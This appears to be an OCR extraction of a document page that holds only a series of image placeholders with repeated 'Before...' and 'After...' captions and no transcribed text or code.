



Before...



Before...


After...






Before...


After...







Before...

After...

